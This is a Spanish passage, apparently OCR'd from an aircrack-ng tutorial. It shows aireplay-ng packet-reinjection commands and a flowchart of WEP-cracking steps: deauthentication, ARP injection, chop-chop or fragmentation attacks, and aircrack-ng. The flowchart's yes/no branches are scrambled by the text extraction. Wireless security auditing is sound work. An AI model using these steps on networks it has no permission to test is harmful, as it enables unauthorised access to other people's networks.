
*aireplay-ng -2 -r archivo_arp_request <interface>*

nos pedira confirmación para utilizar el paquete que hemos creado.

**La alternativa fácil.**

Terminal 3
*aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0*

Si tenemos suerte y el paquete que reenviamos es pequeño, puede que funcione bien. No se puede utilizar la opción -z con aircrack-ng.


Inicio
Test de inyección: ¿Funciona la inyección?
Si
No
Ejecuta airodump-ng para capturar paquetes (Mira la sección 1)
Asegúrate de que tus driverss están parcheados, y que tu driver aparece en la lista de compatibilidad (Mira la sección 2)
¿Puedes asociarte al AP? (Mira la sección 3)
No
Comprueba que no está activo el filtrado MAC en la red y que la clave no es WPA
Si
¿Hay algún cliente conectado al AP?
No
¿Está el AP enviando algún paquete de datos? (Mira la sección 5)
Si
No
Si
Ejecuta el ataque de deasociación combinándolo con la inyección de arp (Mira la sección 4)
Ejecuta el ataque "chop chop" o el de fragmentación, para conseguir el archivo xor y usa packetforge-ng para crear un paquete arp (Mira la sección 6)
Tendrás que esperar por algún paquete de datos
¿Funcionó el ataque chop-chop o el de fragmentación?
No
Si
Usa el archivo XOR para crear un paquete ARP. Despues usa el ataque interactivo de aireplay-ng para reinyectar (Mira la sección 8)
(Mira la sección 7)
Ejecuta aircrack-ng (Mira la sección 9)
El ataque no funciona por ahora (Mira la sección 10)